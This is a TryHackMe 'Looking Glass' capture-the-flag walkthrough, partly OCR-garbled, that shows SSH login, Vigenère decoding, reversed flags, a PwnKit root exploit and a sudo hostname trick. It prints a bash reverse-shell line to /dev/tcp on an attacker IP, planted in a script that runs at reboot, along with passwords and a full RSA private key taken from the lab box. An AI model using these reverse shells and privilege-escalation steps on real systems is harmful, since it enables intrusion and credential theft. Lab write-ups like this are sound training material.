Looking Glass

Looking Glass

https://tryhackme.com/room/lookingglass

To much open ports)

rustscan -a 10.10.200.125 | tee scan.txt

```
--(kali⊛ kali)-[~/THM/wond] ockets erver and
$ rustscan -a 10.10.200.125 |tee scan.txt
    File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive sen
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the
Open 10.10.200.125:22
Open 10.10.200.125:9001
Open 10.10.200.125:9000
Open 10.10.200.125:9002
Open 10.10.200.125:9003
Open 10.10.200.125:9004
Open 10.10.200.125:9005
Open 10.10.200.125:9006
Open 10.10.200.125:9007
Open 10.10.200.125:9008
Open 10.10.200.125:9009
Open 10.10.200.125:9010
Open 10.10.200.125:9011
Open 10.10.200.125:9013
Open 10.10.200.125:9012
Open 10.10.200.125:9014
Open 10.10.200.125:9016
Open 10.10.200.125:9015
Open 10.10.200.125:9017
Open 10.10.200.125:9018
Open 10.10.200.125:9019
Open 10.10.200.125:9021
```

from 9000 to 13999 every port is open I think, and 22

```
Question Hint

O(log n) A looking glass is a mirror.

b through the Looking Glass and capture the flags.
```

I had ssh problem, restart machine, I found how to solve this,

But now I have 1 more problem - I do not know which port is good

ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa -p 13687


root@10.10.201.22

```
(kali⊗ kali)-[~/THM/wond]
$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa -p 13687 root@10.10.201.22
The authenticity of host '[10.10.201.22]:13687 ([10.10.201.22]:13687)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.201.22]:13687' (RSA) to the list of known hosts.
Higher
Connection to 10.10.201.22 closed.
```

I try some ports, after a lot of tries I found

root@10.10.201.22

And my connection dropped again. I need to write some secret



I tying decode text on boxentriq.com

Analysis Results

Jabberwocky 'Mdes mgplmmz, cvs alv lsmtsn aowil Fqs ncix hrd rxtbmi bp bwl arul; Elw bpmtc pgzt alv ...

Your ciphertext is likely of this type:

Unknown Cipher (click to read more)

Votes


- Unknown Cipher (69 votes)
- Vigenere Autokey Cipher (11 votes)
- Bifid Cipher (7 votes)
- Beaufort Autokey Cipher (6 votes)
- Beaufort Cipher (4 votes)
- Vigenere Cipher (3 votes)


For further text analysis and statistics, click here.

After testing algoritms one by one I found key in Vigenère cipher

Score Key Text thealphabetcipher twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burbled a

Now decode with key





I got creds

```
Awbw utqasmx, tuh tst zljxaa bdcij
Vph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iossządtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:SeemedParticularConsequenceCrooked
onnection to 10.10.201.22 closed.
   -(kali֍kali)-[~/THM/wond]
└$ ssh jabberwock@10.10.201.22
jabberwock@10.10.201.22's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls -la
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul 3
                                              2020
                                  4096 Jul
drwxr-xr-x 8 root
                       root
                                               2020
                                               2020 .bash_history \rightarrow /dev/null
lrwxrwxrwx 1 root
                       root
                                     9 Jul 🌡
-rw-r--r-- 1 jabberwock jabberwock 220 Jun 30
                                              2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30
                                              2020 .bashrc
         – 2 jabberwock jabberwock 4096 Jun 30
                                              2020 .cache
drwx---- 3 jabberwock jabberwock 4096 Jun 30
                                              2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30
                                              2020 .local
-rw-r--r-- 1 jabberwock jabberwock 807 Jun 30
                                               2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock
                                   935 Jun 30
                                               2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock
                                  38 Jul 3
                                              2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock
                                   38 Jul 3
                                              2020 user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
```

To read the real flag I use

cat user.txt | rev

jabberwock@looking-glass:~\$

```
| iabberwock@looking-glass:~$ cat user.txt | rev
| hm{65d3710e9d75d5f346d2bac669119a23}
| iabberwock@looking-glass:~$
```

To got the root flag I use exploit to pwnkit vulnerability

```
jabberwock@looking-glass:~$ python3 pwnkit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# id
uid=0(root) gid=1001(jabberwock) groups=1001(jabberwock)
# cd /root
# ls
passwords passwords.sh root.txt the_end.txt
# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
# ■
```

But I would like to try autor way

I have sudo permissions to reboot)

I add revshell to the script


```
/bin/bash -c 'bash -i >ō /dev/tcp/10.11.28.126/1337 0>81'
wall $(cat /home/jabberwock/poem.txt)

-$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.11.28.126] from (UNKNOWN) [10.10.201.22] 36016
bash: cannot set terminal process group (895): Inappropriate ioctl for device
bash: no job control in this shell
tweedledum@looking-glass:~$ id
id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
tweedledum@looking-glass:~$ ■
```

Now i am user tweedledum

I found password in txt file

```
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$
```



I have sudo permissions to run /bin/bash as user tweedledee

```
User tweedledgement of the following commands on looking-glass:

Ver (tweedledge) NOPASSWD: /bin/bash

tweedledgement of tweedledge /bin/bash

sudo -u tweedledge /bin/bash

id

uid=1003(tweedledge) gid=1003(tweedledge) groups=1003(tweedledge)
```

After some enumeration I finally found which one have password that I found before

```
su humptydumpty
Password: zyxwvutsrqponmlk
humptydumpty@looking-glass:/home/tweedledee$ id
id
uid=1004(humptydumpty) gid=1004(humptydumpty)
humptydumpty@looking-glass:/home/tweedledee$
```

Here I found txt file))

```
That'll do very well,'ssaid Alice: 'and "slithy"?'
'Well, "slithy" means "lithe and slimy." "Lithe" is the same as "active." You see it's like a portmanteau—there are two meanings
'I see it now,' Alice remarked thoughtfully: 'and what are "toves"?'
'Well, "toves" are something like badgers—they're something like lizards—and they're something like corkscrews.'
'They must be very curious looking creatures.'
'They are that,' said Humpty Dumpty: 'also they make their nests under sun-dials—also they live on cheese.'
'And what's the "gyre" and to "gimble"?'
'To "gyre" is to go round and round like a gyroscope. To "gimble" is to make holes like a gimlet.'
'And "the wabe" is the grass-plot round a sun-dial, I suppose?' said Alice, surprised at her own ingenuity.
'Of course it is. It's called "wabe," you know, because it goes a long way before it, and a long way behind it—'
'And a long way beyond/it on each side,' Alice added.
'Exactly so. Well, then, "mimsy" is "flimsy and miserable" (there's another portmanteau for you). And a "borogove" is a thin shat ething like a live mop.'
'And then "mome raths"?' said Alice. 'I'm afraid I'm giving you a great deal of trouble.'
'Well, a "rath" is a sort of green pig: but "mome" I'm not certain about. I think it's short for "from home"—meaning that they'd
'And what does "outgrabe" mean?'
'Well, "outgrabing" is something between bellowing and whistling, with a kind of sneeze in the middle: however, you'll hear it do
it you'll be quite content. Who's been repeating all that hard stuff to you?'
'I read it in a book,' said Alice. 'But I had some poetry repeated to me, much easier than that, by-Tweedledee, I think it was.'
'As to poetry, you know,' said Humpty Dumpty, stretching out one of his great hands, 'I can repeat poetry as well as other folk,
'Oh, it needn't come to that!'_Alice hastily said, hoping to keep him from beginning.
```

Ater enumaration I found that the alice directory has "execute permissions" . I can read files inside, but I cann;t listing directories

So I try to see her Id rsa key

```
humptydumpty@looking-glass:/home$ ls -la
ls -la
total 32
drwxr-xr-x 8 root
                            root
                                          4096 Jul
                                                    3
                                                       2020 .
drwxr-xr-x 24 root
                                                    2
                                                       2020 ...
                            root
                                          4096 Jul
                            alice
                                          4096 Jul
                                                    3
                                                       2020 alice
drwx--x-x 6 alice
            3 humptydumpty humptydumpty 4096 Oct
                                                    5 13:37 humptydumpty
drwx-
            7 jabberwock
                                                    5 13:22 jabberwock
drwxrwxrwx
                            jabberwock
                                          4096 Oct
            5 tryhackme
                            tryhackme
                                          4096 Jul
                                                    3
                                                       2020 tryhackme
drwx-
            3 tweedledee
                            tweedledee
                                          4096 Jul
                                                    3
                                                       2020 tweedledee
drwx-
                                          4096 Jul
                                                       2020 tweedledum
drwx-
            2 tweedledum
                            tweedledum
                                                    3
```

```
cat .ssh/id rsa
    BEGIN RSA PRIVATE KEY-
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bg/4vU30UcA+aYHxghyg39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/vimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJF0PJsAYxx0
     END RSA PRIVATE KEY-
humptydumpty@looking-glass:/home/alice$
   -(kali⊗ kali)-[~/THM/wond]
  _$ nano id_rsa
   —(kali⊗kali)-[~/THM/wond]
  s chmod 400 id_rsa
   —(kali⊛kali)-[~/THM/wond]
 $ ssh -i id_rsa alice@10.10.201.22
 Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
 alice@looking-glass:~$ id
 uid=1005(alice) gid=1005(alice) groups=1005(alice)
 alice@looking-glass:~$ ls -la
 total 40
 drwx--x--x 6 alice alice 4096 Jul
                                    3
                                       2020 .
                                       2020 ...
 drwxr-xr-x 8 root root 4096 Jul
                                    3
 lrwxrwxrwx 1 alice alice
                             9 Jul
                                       2020 .bash_history → /dev/null
                                    3
 -rw-r--r-- 1 alice alice 220 Jul
                                    3
                                       2020 .bash_logout
 -rw-r--r-- 1 alicepalice 3771 Jul
                                    3
                                       2020 .bashrc
         -- 2 alice alice 4096 Jul
                                    3
                                       2020 .cache
         -- 3 alice alice 4096 Jul
                                       2020 .gnupg
 drwxrwxr-x 3 alice alice 4096 Jul
                                    3
                                       2020 .local
 Frw-r--r--n1 alice alice
                          -807 Jul
                                    3
                                       2020 .profile
 drwx--x--x 2 alice alice 4096 Jul
                                    3
                                       2020 .ssh
 -rw-rw-r-- 1 alice alice
                           369 Jul
                                    3
                                       2020 kitten.txt
 alice@looking-glass:~$
```

I cann't use sudo becouse I dont know alice's password, but I found that alice can run /bin/bash without password with another(mirror) hostname

sudo -h ssalg-gnikool /bin/bash

```
alice@looking-glass /etc/sudoers.d$ ls
README alice jabberwock tweedles
alice@looking_glass:/etc/sudoers.d$ cat_alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:/etc/sudoers.d#
```